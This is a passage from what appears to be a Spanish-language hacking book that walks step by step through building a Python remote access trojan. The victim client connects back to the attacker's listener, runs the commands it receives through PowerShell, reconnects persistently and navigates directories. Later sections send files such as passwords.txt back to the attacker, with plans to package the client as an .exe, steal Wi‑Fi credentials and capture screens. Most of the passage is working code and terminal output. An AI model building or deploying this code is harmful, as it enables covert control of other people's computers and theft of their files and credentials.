Ahora nuestros programas de hacker y víctima están completos en su forma más simple. Un hacker está escuchando las conexiones entrantes, y la víctima intenta conectarse con el programa del hacker. Una vez que se establece la conexión, el hacker envía un mensaje a la víctima. La víctima recibe el mensaje y simplemente lo imprime. Ambas partes luego cierran sus respectivas conexiones. Lo que hemos aprendido hasta ahora es programación genérica de sockets. Una vez que entendemos cómo podemos crear conexiones entre dos dispositivos en una red, podemos adaptar estos programas para crear programas maliciosos que permitan a los hackers realizar actividades maliciosas en la computadora de la víctima.

Vamos a unir todo esto. Primero, ejecuta el programa del hacker y luego ejecuta el programa de la víctima. Esta vez, la conexión se establecerá correctamente y, en la máquina del hacker, verás la siguiente salida:

06 Desarrollo de Malware

```
(server)-(marco12㉿kali)-[~/Downloads/python-hacking/06-servidor-hacker]
$ sudo python server.py
Escuchando solicitudes de conexión entrantes
Mensaje enviado
```

De igual forma, la víctima recibirá el mensaje y lo mostrará en pantalla:

```
PS C:\Users\Marco\Desktop\programa-victima> & C:/Users/Marco/AppData/Local/Programs/Python/Python311/python.exe c:/Users/Marco/Desktop/programa-victima/cliente.py
Mensaje del hacker
PS C:\Users\Marco\Desktop\programa-victima>
```

Hemos completado una parte del rompecabezas, que es crear una conexión exitosa desde la máquina de la víctima a la máquina del hacker y recibir un pequeño mensaje en la máquina de la víctima, enviado por el hacker. Esto puede no parecer una tarea importante, pero es una herramienta muy poderosa. Utilizando esto, esencialmente puedes recibir comandos del hacker. Diseña el programa de la víctima para ejecutar estos comandos en la máquina y enviar los resultados de vuelta al hacker. En la próxima sección, aprenderemos cómo enviar comandos desde la máquina del hacker a la máquina de la víctima y enviar los resultados de vuelta al hacker.

Ejecutar comandos de forma remota en la máquina de la víctima

Ya hemos visto en el Capítulo 3, Reconocimiento y Recopilación de Información (en la sección de Creación de un script de Python), cómo ejecutar comandos en una computadora utilizando Python. Construiremos sobre ese conocimiento para crear un malware que tomará comandos y los ejecutará en la máquina de la víctima. Nuestro programa anterior simplemente enviaba un mensaje a la víctima y salía. Esta vez, modificaremos el programa para hacer mucho más que eso.

Abre un nuevo proyecto en la máquina Kali para ejecutar comandos en la máquina de la víctima y crea un nuevo archivo. Comencemos por establecer una conexión:

```
import socket

if __name__ == "__main__":
    hacker_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    IP = "192.168.100.62"
    Port = 8008
    socket_address = (IP, Port)
    hacker_socket.bind(socket_address)
    hacker_socket.listen(5)
    print("Escuchando solicitudes de conexión entrantes")
    hacker_socket, client_address = hacker_socket.accept()
```

El siguiente paso implica tomar la entrada del usuario para el comando que queremos ejecutar en la máquina de la víctima. Una vez que se toma esta entrada, debemos convertirla en bytes y enviarla a través de la conexión al programa de la víctima:

```
command = input("Ingrese el comando ")
hacker_socket.send(command.encode())
```

Una vez que se envía el comando, el programa del lado de la víctima se encargará de ejecutarlo y devolver el resultado. Aquí, en el programa del hacker, simplemente recibiremos lo que sea devuelto por la víctima y lo imprimirá como resultado:

06 Desarrollo de Malware

```
command_result = hacker_socket.recv(1048)  
print(command_result.decode())
```

A continuación, pondremos esto dentro de un bucle y también pondremos una condición de salida:

```
while True:
```

```
    command = input("Introduce un comando ")  
    hacker_socket.send(command.encode())  
    if command == "stop":  
        break  
    command_result = hacker_socket.recv(1048)  
    print(command_result.decode())
```

La declaración `if` se asegura de que podamos salir de este bucle de manera segura cuando lo deseemos, para que no quedemos atrapados en un bucle infinito. Además, para asegurarnos de que cerramos el socket adecuadamente si encontramos algún error durante la ejecución, agregaremos un bloque try-catch para el manejo de excepciones. El programa completo del hacker para ejecutar comandos se ve así:

```
1 import socket  
2  
3 if __name__ == "__main__":  
4     hacker_socket = socket.socket(socket.AF_INET,  
5         socket.SOCK_STREAM)  
6     IP = "192.168.100.62"  
7     Port = 8008
```

```

8     socket_address = (IP, Port)
9     hacker_socket.bind(socket_address)
10    hacker_socket.listen(5)
11    print("Escuchando solicitudes de conexión entrantes")
12    hacker_socket, client_address = hacker_socket.accept()
13    print("Conexión establecida con", client_address)
14    try:
15        while True:
16            command = input("Introduce un comando ")
17            hacker_socket.send(command.encode())
18            if command == "stop":
19                break
20            command_result = hacker_socket.recv(1048)
21            print(command_result.decode())
22
23    except Exception:
24        print("Ocurrió una excepción")
25        hacker_socket.close()

```

En el lado de la víctima, recibiremos el comando que envía el hacker y utilizaremos el módulo `subprocess` para ejecutar comandos, y finalmente enviaremos los resultados de vuelta al hacker. Esta parte se codificará en la máquina con Windows 10. Creamos un nuevo proyecto en la máquina Windows y tratemos de seguir los mismos pasos para crear una conexión con el programa del hacker:

```
import socket
```

```
if __name__ == "__main__":
```

```
    victim_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    hacker_IP = "192.168.100.62"
```

```
    hacker_port = 8008
```

06 Desarrollo de Malware

```
hacker_address = (hacker_IP, hacker_port)  
victim_socket.connect(hacker_address)
```

Como hemos visto en el programa del hacker que tenemos un bucle while para enviar comandos continuamente, vamos a implementar un enfoque similar aquí:

```
data = victim_socket.recv(1024)  
hacker_command = data.decode()
```

Añadiremos una condición de salida similar aquí, como hicimos en el programa del hacker:

```
if hacker_command == "stop":  
    break
```

A continuación, ejecutamos el comando en la computadora de la víctima y obtenemos un resultado en formato de cadena, como se muestra:

```
output = subprocess.run(["powershell.exe", hacker_command], shell=True,  
capture_output=True)
```

‘powershell.exe’ asegura que ejecutemos comandos utilizando PowerShell en Windows.

‘capture_output=True’ se asegura de que recibamos un resultado en la variable de salida.

A continuación, debemos verificar los errores. Si ocurre algún error durante la ejecución del comando, debemos manejarlo adecuadamente para que no rompamos el programa, de lo contrario, enviaremos el resultado de vuelta al hacker:

```
if output.stderr.decode("utf-8") == "":
    command_result = output.stdout
else:
    command_result = output.stderr
```

La primera condición verifica que si no hay errores durante la ejecución del comando, establecemos la variable ‘command_result’ en la salida del comando, de lo contrario, establecemos ‘command_result’ en el error. Ten en cuenta que, por defecto, esto está en forma de bytes, por lo que no es necesario codificarlo para enviarlo por la red:

```
victim_socket.send(command_result)
```

Finalmente, necesitamos colocar todo este código de ejecución de comandos en un bloque try-catch para el manejo de excepciones y el cierre adecuado del socket. El programa completo se incluyó en un archivo .rar junto con el libro.

06 Desarrollo de Malware

Intentemos ejecutar algunos comandos en la máquina de la víctima y obtener los resultados. Primero, inicia el programa del hacker y luego ejecuta el programa de la víctima. Ingresa los comandos en el programa del hacker y observa los resultados contenidos en él.

The screenshot shows a terminal window with the following content:

```
(server2)-(marco12㉿kali)-[~/Downloads/python-hacking/08-servidor-hacker-2]
$ sudo python server2.py
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 54215)
Ingrese el comando dir

Directorio: C:\Users\Marco\Desktop\09 -programa-victima-2

Mode           LastWriteTime      Length Name
----           -----          -----
-a---   23/01/2024 05:55 a. m.       2364 cliente.py

Ingrese el comando █
```

Aquí puedes ver que el hacker envía un comando `dir` al victim. El programa del victim lee el comando, lo ejecuta en el victim y envía el resultado de vuelta al hacker. Hay algunos problemas menores con el programa que discutiremos ahora. En primer lugar, el programa del victim intenta conectarse solo una vez con el hacker, y si el hacker no está escuchando, el programa generará un error y saldrá. Esto no es ideal ya que queremos conectarnos al victim cuando queramos. Para solucionar esto, pondremos el método `connect()` dentro del bucle `while` para que intente continuamente hacer una conexión con el hacker, y cuando el hacker esté en línea, la conexión se establecerá de inmediato. Echa un vistazo al código completo del programa víctima, que dejé con el material del libro.

Veamos los cambios realizados en este programa. En primer lugar, hay un bucle `while` externo. El propósito de este bucle es intentar constantemente establecer una conexión

con el hacker, y si ocurre un error, espera 5 segundos y luego intenta reconectar. Una vez que la conexión se establece dentro del bucle, hay otro bucle dentro que se asegura de que el hacker pueda enviar múltiples comandos al victim. Este bucle `while` puede ser salido por el hacker usando el comando `stop`. Por último, hay una excepción de interrupción de teclado si desea cerrar el programa. Presiona Ctrl + C para salir del programa. De esta manera, este programa no se ejecutará indefinidamente.


Ahora hemos resuelto nuestro primer problema. Ahora necesitamos ejecutar el programa del victim solo una vez y seguirá intentando conectarse con el hacker y, cuando el hacker esté disponible, se conectará. Nuestro programa también tiene otro pequeño problema. Cuando el programa del hacker solicita ingresar un comando, si simplemente presionamos Enter, causará problemas porque Enter no es un comando válido. También necesitamos manejar eso. Para hacerlo, simplemente podemos incluir una verificación para asegurarnos de que el hacker no ingrese un comando vacío. Para hacerlo, ingrese los siguientes comandos:

```
if command == "":  
    continue
```

Pondremos esta verificación tanto en el programa del hacker como en el de la víctima.

Por último, si lo observas detenidamente, solo podemos enviar y recibir datos que tengan menos de 1,024 bytes, según se define en nuestra función de recepción. Cualquier dato que supere este límite será truncado. Para verlo con más detalle, ve al equipo con Windows y ejecuta cualquier comando cuyo resultado tenga más de 1,024 bytes. Por ejemplo, echemos un vistazo al comando systeminfo. Este comando muestra información del sistema y tiene una salida relativamente grande:

06 Desarrollo de Malware



```
Microsoft Windows [Versión 10.0.19045.3930]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Marco>systeminfo

Nombre de host: DESKTOP-OINF0TH
Nombre del sistema operativo: Microsoft Windows 10 Pro
Versión del sistema operativo: 10.0.19045 N/D Compilación 19045
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Marco
Organización registrada:
Id. del producto: 00330-80000-00000-AA715
Fecha de instalación original: 27/09/2022, 03:16:06 p. m.
Tiempo de arranque del sistema: 19/01/2024, 04:52:20 p. m.
Fabricante del sistema: System manufacturer
Modelo el sistema: System Product Name
Tipo de sistema: x64-based PC
Procesador(es):
    1 Procesadores instalados.
        [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3801 Mhz
        American Megatrends Inc. 4401, 04/09/2023
Versión del BIOS:
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume1
Configuración regional del sistema: es-mx;Español (Méjico)
Idioma de entrada: es-mx;Español (Méjico)
Zona horaria: (UTC-06:00) Guadalajara, Ciudad de México, Monterrey
Cantidad total de memoria física: 32,561 MB
Memoria física disponible: 19,092 MB
```

Como puedes ver, solo podemos recibir 1,024 bytes. Esto no es lo que queremos. Para obtener el resultado completo, necesitamos hacer algunas modificaciones. En el programa del victim, agregaremos un identificador especial al final de `command_result`. Utilizando este identificador, seguiremos leyendo datos en el programa del hacker hasta que lleguemos al identificador. Esto actuará como un marcador para el programa del hacker para saber que hemos terminado de recibir todos los datos y que puede detenerse ahora.

La cadena identificadora será la siguiente:

IDENTIFIER = "<FIN_DEL_RESULTADO_DEL_COMANDO>"

Para agregar este identificador a `command_result`, primero descodificaremos el resultado de bytes a cadena, luego agregaremos el identificador al final y, finalmente, volveremos a convertir la cadena en bytes, como se muestra:

command_result = output.stdout

command_result = command_result.decode("utf-8") + IDENTIFIER

command_result = command_result.encode("utf-8")

Esta vez, en lugar de usar el método `send()`, utilizaremos el método `sendall()`.

En el lado del hacker, definiremos el mismo identificador exacto para que podamos emparejarlo. Ahora, en lugar de simplemente recibir 1,024 bytes, agregaremos un bucle `while` que recibirá continuamente datos y los almacenará en un arreglo hasta que encontremos el identificador. Luego, eliminaremos el identificador y almacenaremos el resto del resultado.

Echa un vistazo al siguiente código de recepción:

while True:

```
chunk = hacker_socket.recv(1048)

if chunk.endswith(IDENTIFIER.encode()):
    chunk = chunk[:-len(IDENTIFIER)]
    full_command_result += chunk
    break

full_command_result += chunk

# Imprimir el resultado completo del comando
print(full_command_result.decode())
```

Definimos una variable `full_command_result` que contendrá el resultado completo. Luego, escribimos un bucle para leer continuamente el búfer hasta que alcancemos el identificador. Una vez que se alcanza el identificador, lo eliminamos del resultado, agregamos los bytes restantes a `full_command_result`, rompemos el bucle y, finalmente, lo decodificamos para imprimirlo. El programa completo del hacker y víctima

06 Desarrollo de Malware

están en el material descargable que viene junto con el libro.

Ahora hemos desarrollado un programa para un hacker que ejecutará comandos en la máquina víctima con Windows y devolverá un resultado completo al hacker. Este programa funcionará perfectamente. Sin embargo, el comando para cambiar el directorio no funcionará correctamente en esto, ya que solo estamos trabajando con la entrada y salida del resultado del comando. A continuación, nos centraremos en hacer un programa para que también podamos navegar por directorios. Si vas a tu máquina con Windows y abres un símbolo del sistema, puedes usar el comando cd para navegar por directorios, y utilizaremos un enfoque similar aquí también. Entonces, cuando el usuario ingrese un comando de cambio de directorio, nos moveremos a un directorio diferente en la máquina de la víctima según el comando dado. En esta sección, aprendimos cómo podemos ejecutar comandos desde el programa del hacker y obtener los resultados de vuelta para el hacker. En la próxima sección, aprenderemos cómo podemos navegar por directorios en la computadora de la víctima dando comandos desde el programa del hacker.

Navegar por directorios

Usaremos un nuevo módulo para cambiar de directorio, llamado el módulo "os". Este módulo está incluido en la biblioteca estándar de Python, por lo que no es necesario instalarlo. Simplemente importa el módulo en tu programa escribiendo el siguiente comando:

```
import os
```

Lo primero que debemos hacer es detectar cuando el usuario ingresa el comando "cd" en el programa del hacker. Esto se puede hacer llamando al método "startswith()" en la

cadena del comando. Detectaremos el comando, lo enviaremos al programa de la víctima y luego saltaremos el resto del bucle de la siguiente manera:

```
if command.startswith("cd"):  
    # Enviar el comando "cd" al hacker si comienza con "cd"  
    hacker_socket.send(command.encode())  
  
    continue
```

Hemos completado la primera parte de nuestro programa. A continuación, debemos recibir este comando en el programa de la víctima, descifrarlo, verificar el tipo de comando, como navegar por el directorio, y luego encontrar la ruta a la que queremos acceder. Digamos que queremos retroceder en el directorio (un paso hacia arriba en la jerarquía), ingresamos el siguiente comando:

```
cd ..
```

En este caso, "cd" es el nombre del comando y ".." es la ruta a la que deseamos movernos. Entonces, en el programa de la víctima, primero usaremos la misma condición para verificar si `hacker_command` comienza con "cd". Si es así, eliminaremos el comando para obtener la ruta a la que queremos acceder. Y finalmente, utilizaremos el método `os.chdir()` para navegar al directorio ingresado si existe:

```
if hacker_command.startswith("cd"):  
    # Para cambiar de directorio  
    path2move = hacker_command.strip("cd ")  
  
    if os.path.exists(path2move):  
        # Comando para moverse al directorio requerido si existe
```

06 Desarrollo de Malware

```
os.chdir(path2move)

else:

    print("No se puede cambiar al directorio ", path2move)

    continue
```

En Windows, puedes ver el directorio actual dando el comando "pwd" (directorio de trabajo actual) en la consola. Ahora ejecutemos los programas del hacker y la víctima para ver cómo podemos navegar por los directorios:

The screenshot shows a terminal window with the following text:

```
(server2)-(marco12㉿kali)-[~/Downloads/python-hacking/08-servidor-hacker-2]
$ sudo python server2.py
Escuchando solicitudes de conexión entrantes
Conexión establecida con ('192.168.100.2', 63097)
Ingrese el comando cd ..
Ingrese el comando pwd

Path
-----
C:\Users\Marco

Ingrese el comando []
```

Como puedes ver en la captura de pantalla anterior, primero navegamos hacia arriba en el directorio utilizando el comando "cd .." y nos movemos a la carpeta de usuario. Luego, navegamos a la carpeta "Desktop" mediante el comando "cd Desktop". De esta manera, podemos movernos hacia arriba o hacia abajo en el sistema de archivos. El código completo de los dos programas, viene con los archivos incluidos en el libro.

Este programa permitirá al hacker ejecutar comandos y obtener un control básico de la PC de la víctima. El hacker puede utilizar esto como plantilla para agregar funcionalidades más avanzadas al programa. Es posible que estés pensando que el código que hemos escrito hasta ahora es un script de Python y que, para implementarlo y realizar un intento de hacking exitoso, la PC de la víctima debe tener Python instalado y el script debe ejecutarse manualmente, lo cual no parece una idea muy buena. No te preocupes. En el Capítulo 8, Pos-Explotación, veremos cómo podemos empaquetar nuestro código Python en un único archivo ejecutable con todas las dependencias incluidas en él. De esta manera, no tendremos que preocuparnos de si la víctima tiene Python instalado. Crearemos un archivo .exe a partir de nuestro script y lo desplegaremos en la víctima. Más sobre esto en el próximo capítulo.

En resumen

En este capítulo, comenzamos aprendiendo sobre la programación de sockets y luego aprendimos cómo podemos utilizar sockets para crear una aplicación de red. Nuestra aplicación de red incluyó un programa de hacker y otro de víctima, lo que nos ayudó a enviar comandos del sistema de Windows desde un programa de hacker basado en Linux, ejecutarlos en Windows y obtener los resultados de vuelta para el hacker. También aprendimos cómo navegar en el flujo de archivos. Nuestra versión básica del RAT está completa. Aunque está limitada en sus funcionalidades, nos proporciona una comprensión sólida de los conceptos básicos para crear un programa de malware mucho más avanzado. En el próximo capítulo, agregaremos algunas características adicionales a nuestro RAT, como la transferencia de archivos. ¡Nos vemos en el próximo capítulo!

07 Malware avanzado

En el capítulo anterior, aprendimos cómo crear un malware muy simple que ejecuta comandos de Windows enviados por un hacker y devuelve los resultados de estos comandos. Este programa es muy limitado en cuanto a su capacidad para solo ejecutar comandos. Idealmente, para una Herramienta de Acceso Remoto (RAT, por sus siglas en inglés), querríamos tener funcionalidades mucho más avanzadas que estas. Este capítulo te dará una idea básica de las funcionalidades más avanzadas que puedes incorporar en tu programa de malware. Cubriremos los siguientes temas en este capítulo:

- Transferencia de archivos
- Robo de credenciales de Wi-Fi
- Captura de pantallas

Construyendo una transferencia de archivos

Ya hemos aprendido cómo enviar y recibir datos muy básicos en el programa que desarrollamos en el Capítulo 6, Desarrollo de Malware. En este capítulo, intentaremos enviar y recibir archivos de una PC a otra, primero de la PC de la víctima a la PC del hacker, y luego del hacker a la PC de la víctima. Esto nos dará acceso a cualquier archivo sensible presente en la PC de la víctima. Por ejemplo, supongamos que la víctima ha almacenado sus contraseñas en un archivo en su PC (lo cual es una muy mala idea;

nunca almacenes tus contraseñas en un archivo de texto sin formato en tu PC); entonces podemos simplemente leer el contenido del archivo y enviarlo al hacker. Veamos cómo funciona esto.

Descargando archivos de la víctima en el servidor

En este capítulo, modificaremos el programa que desarrollamos en el Capítulo 6, Desarrollo de Malware, donde ejecutamos comandos de Windows para agregar funcionalidad de transferencia de archivos (consulta la sección de Creación de malware). En primer lugar, agregaremos una funcionalidad de descarga para enviar cualquier archivo de la PC de la víctima a la PC del hacker y luego en la otra dirección. Para enviar archivos a través de la red, debemos realizar ciertos pasos. Estos se enumeran a continuación:

1. Verificar si el archivo existe. Si no existe, arrojar un error.
2. Si el archivo existe, leer el contenido del archivo en tu programa.
3. Una vez que se lean los contenidos, agregar un marcador especial al final de los datos para indicar la finalización de la transferencia del archivo.
4. Enviar los bytes de datos a través de la red.
5. En el lado del receptor, recibir los bytes hasta que coincida con el marcador.
6. Una vez que se identifique el marcador, quitar el marcador de los bytes recibidos.
7. Escribir el resto de los bytes en el sistema de archivos de tu PC.
8. Cerrar la conexión.


No te preocupes si no comprendes estos pasos de inmediato. Los revisaremos uno por uno. Puedes agregar esta funcionalidad al programa que ya desarrollamos en el Capítulo 6, Desarrollo de Malware. Para simplificar las cosas, utiliza los programas del hacker y la víctima que desarrollamos en la sección de Creación de malware del

Capítulo 6, Desarrollo de Malware. Crea un nuevo proyecto en las PC de Kali y Windows para un hacker y un servidor, y esta vez llámalos **servidor avanzado** y **victima avanzado**. Copia el código de capítulos anteriores en los proyectos respectivos para que tengas una base de código en la que puedas construir.

Comencemos definiendo cómo enviaremos el archivo de la víctima al hacker.

Supongamos que hay un archivo llamado **passwords.txt** en la PC de la víctima donde se almacenan las contraseñas del usuario. Esto se usa como ejemplo. En teoría, puedes descargar cualquier archivo de la PC de la víctima que deseas. Veamos la estrategia en forma gráfica para comprender cómo funcionará en la práctica.

07 Malware avanzado



Primero, necesitamos enviar el nombre del archivo de la víctima desde el hacker hasta la víctima. Ya hemos visto cómo podemos enviar datos de texto a través de la red cuando aprendimos sobre sockets en el Capítulo 6, Desarrollo de malware, por lo que este proceso es bastante sencillo. En el programa del hacker, diseñaremos la siguiente

estrategia para enviar el nombre de archivo que necesitamos descargar de la víctima. Nuestro comando se verá algo así como **Download passwords.txt**, si queremos descargar un archivo llamado passwords.txt. Por lo tanto, en el programa del hacker, comprobaremos si el comando del hacker comienza con **Downlaod** para crear un caso para esta condición. Echemos un vistazo al siguiente código. En nuestro bucle principal, donde verificamos diferentes condiciones, insertaremos la siguiente comprobación:

```
elif comando.startswith("download"):  
    hacker_socket.send(comando.encode())  
    existe = hacker_socket.recv(1024)
```

El primer comando verifica si la instrucción del hacker es descargar el archivo del equipo de la víctima. Si lo es, enviaremos la instrucción a la víctima y la víctima responderá si el archivo existe. Dependiendo de la respuesta, se tomarán acciones adicionales. Si el archivo existe, manejaremos el caso para descargar el archivo; de lo contrario, simplemente cerraremos el programa de manera segura. Ahora, detengámonos en el programa del hacker por un momento y vayamos al programa de la víctima. En el lado de la víctima, necesitamos agregar un caso similar para verificar si la instrucción es descargar. Si lo es, recuperaremos el nombre del archivo del mensaje recibido y comprobaremos si el archivo existe. Ve al programa de la víctima y escribe la siguiente verificación en el bucle principal:

```
elif hacker_command.startswith("download"):  
    file_to_download = hacker_command.strip("download ")  
    if os.path.exists(file_to_download):  
        exists = "yes"  
        victim_socket.send(exists.encode())  
    else:
```

07 Malware avanzado

```
exists = "no"

victim_socket.send(exists.encode())

continue
```

Aquí estamos recibiendo el comando y verificando el tipo de comando. Una vez que recibimos el comando, que contiene la cadena "download", podemos eliminar la parte "download" del comando para obtener el nombre de archivo real que nos interesa. En la tercera línea del código anterior, verificamos si el archivo existe. Si existe, enviamos "yes" de vuelta; de lo contrario, enviamos "no". Recuerda que en el programa del hacker, estamos esperando recibir esta respuesta en la variable "exists". Ten en cuenta que aún no hemos enviado ningún dato de archivo. Simplemente estamos creando el bucle externo para manejar adecuadamente el envío y la recepción de datos. La lectura del archivo se manejará en la primera declaración "if" en el código anterior. Ahora necesitaremos leer el archivo.

Echemos un vistazo al código que sigue, que lee el archivo de la máquina de la víctima y luego envía el archivo de vuelta al hacker.

```
with open(file_to_download, "rb") as file:

    chunk = file.read(CHUNK_SIZE)

    while len(chunk) > 0:

        victim_socket.send(chunk)

        chunk = file.read(CHUNK_SIZE)

        # Esto se ejecutará hasta el final del archivo.
```

```
# Una vez que el archivo está completo, necesitamos enviar el marcador.  
victim_socket.send(eof_identifier.encode())  
  
print("Archivo enviado exitosamente")
```

Descompongamos el código que acabamos de ver. La línea `with open(file_to_download, "rb") as file:` es un comando para abrir y leer el archivo en formato binario. Aunque es un archivo de texto, es una buena idea leer los archivos en formato binario si deseas transferirlos por la red, ya que el tipo de archivo podría ser cualquier cosa en casos prácticos. Luego, leemos un bloque de bytes, y definimos `CHUNK_SIZE = 2048` en la parte superior del archivo. Despues de haber leido el primer bloque, verificamos si el archivo tiene más bytes. Si los tiene, los enviamos iterativamente por la red utilizando el bucle `while` hasta que hayamos leido el final del archivo. Este bucle se detendrá cuando no haya más fragmentos que leer en el archivo. Una vez que hayamos enviado el archivo completo por la red al hacker, necesitamos enviar el marcador de identificación para que el hacker sepa que puede dejar de leer más. Para hacerlo, enviamos `eof_identifier`, que tiene el siguiente valor, `eof_identifier = "<END_OF_FILE_IDENTIFIER>"`. El hacker utilizará este identificador para saber que los datos entrantes están completos.

```
if exist.decode() == "yes":  
  
    print("El archivo existe")  
  
    # Recibir archivo aquí  
  
    file_name = command.strip("download ")  
  
  
    with open(file_name, "wb") as file:  
  
        print("Descargando archivo")
```

```
while True:  
    chunk = hacker_socket.recv(CHUNK_SIZE)  
  
    if chunk.endswith_eof_identifier.encode()):  
        chunk = chunk[:-len_eof_identifier]  
        file.write(chunk)  
        break  
    file.write(chunk)  
print("Descargado exitosamente, ", file_name)
```

Si el archivo existe, creamos un nuevo archivo con el mismo nombre que `file_name`. Ten en cuenta que creamos el archivo en `wb` o modo de escritura binaria, para que podamos descargar cualquier tipo de archivo. Una vez creado el archivo, necesitamos escribir el contenido del archivo recibido que obtenemos del victim. Definimos la variable `CHUNK_SIZE` igual al mismo tamaño que definimos en el victim al enviar los datos, y luego comenzamos a recibir datos continuamente y los escribimos en el disco hasta llegar al final, que se identifica mediante el marcador. Debes definir la variable `eof_identifier` exactamente igual que la que definiste en el victim, de lo contrario, el programa no funcionará. Una vez que llegamos al identificador, eliminamos el identificador, escribimos los bytes restantes en el disco y salimos del bucle. Finalmente, podemos imprimir el mensaje que indica que hemos recibido todos los datos. Ahora que nuestro programa está completo, usando este programa, podemos descargar datos de la víctima al hacker.

Los códigos completos de los 2 programas, están en los archivos que se incluyen con el libor cuando se descargó.

Ahora, intentemos ejecutar este programa. Primero, ejecuta el programa del hacker y luego el programa de la víctima.

Crea un archivo en la PC de la víctima con el nombre passwords.txt y escribe algunas contraseñas aleatorias en él.

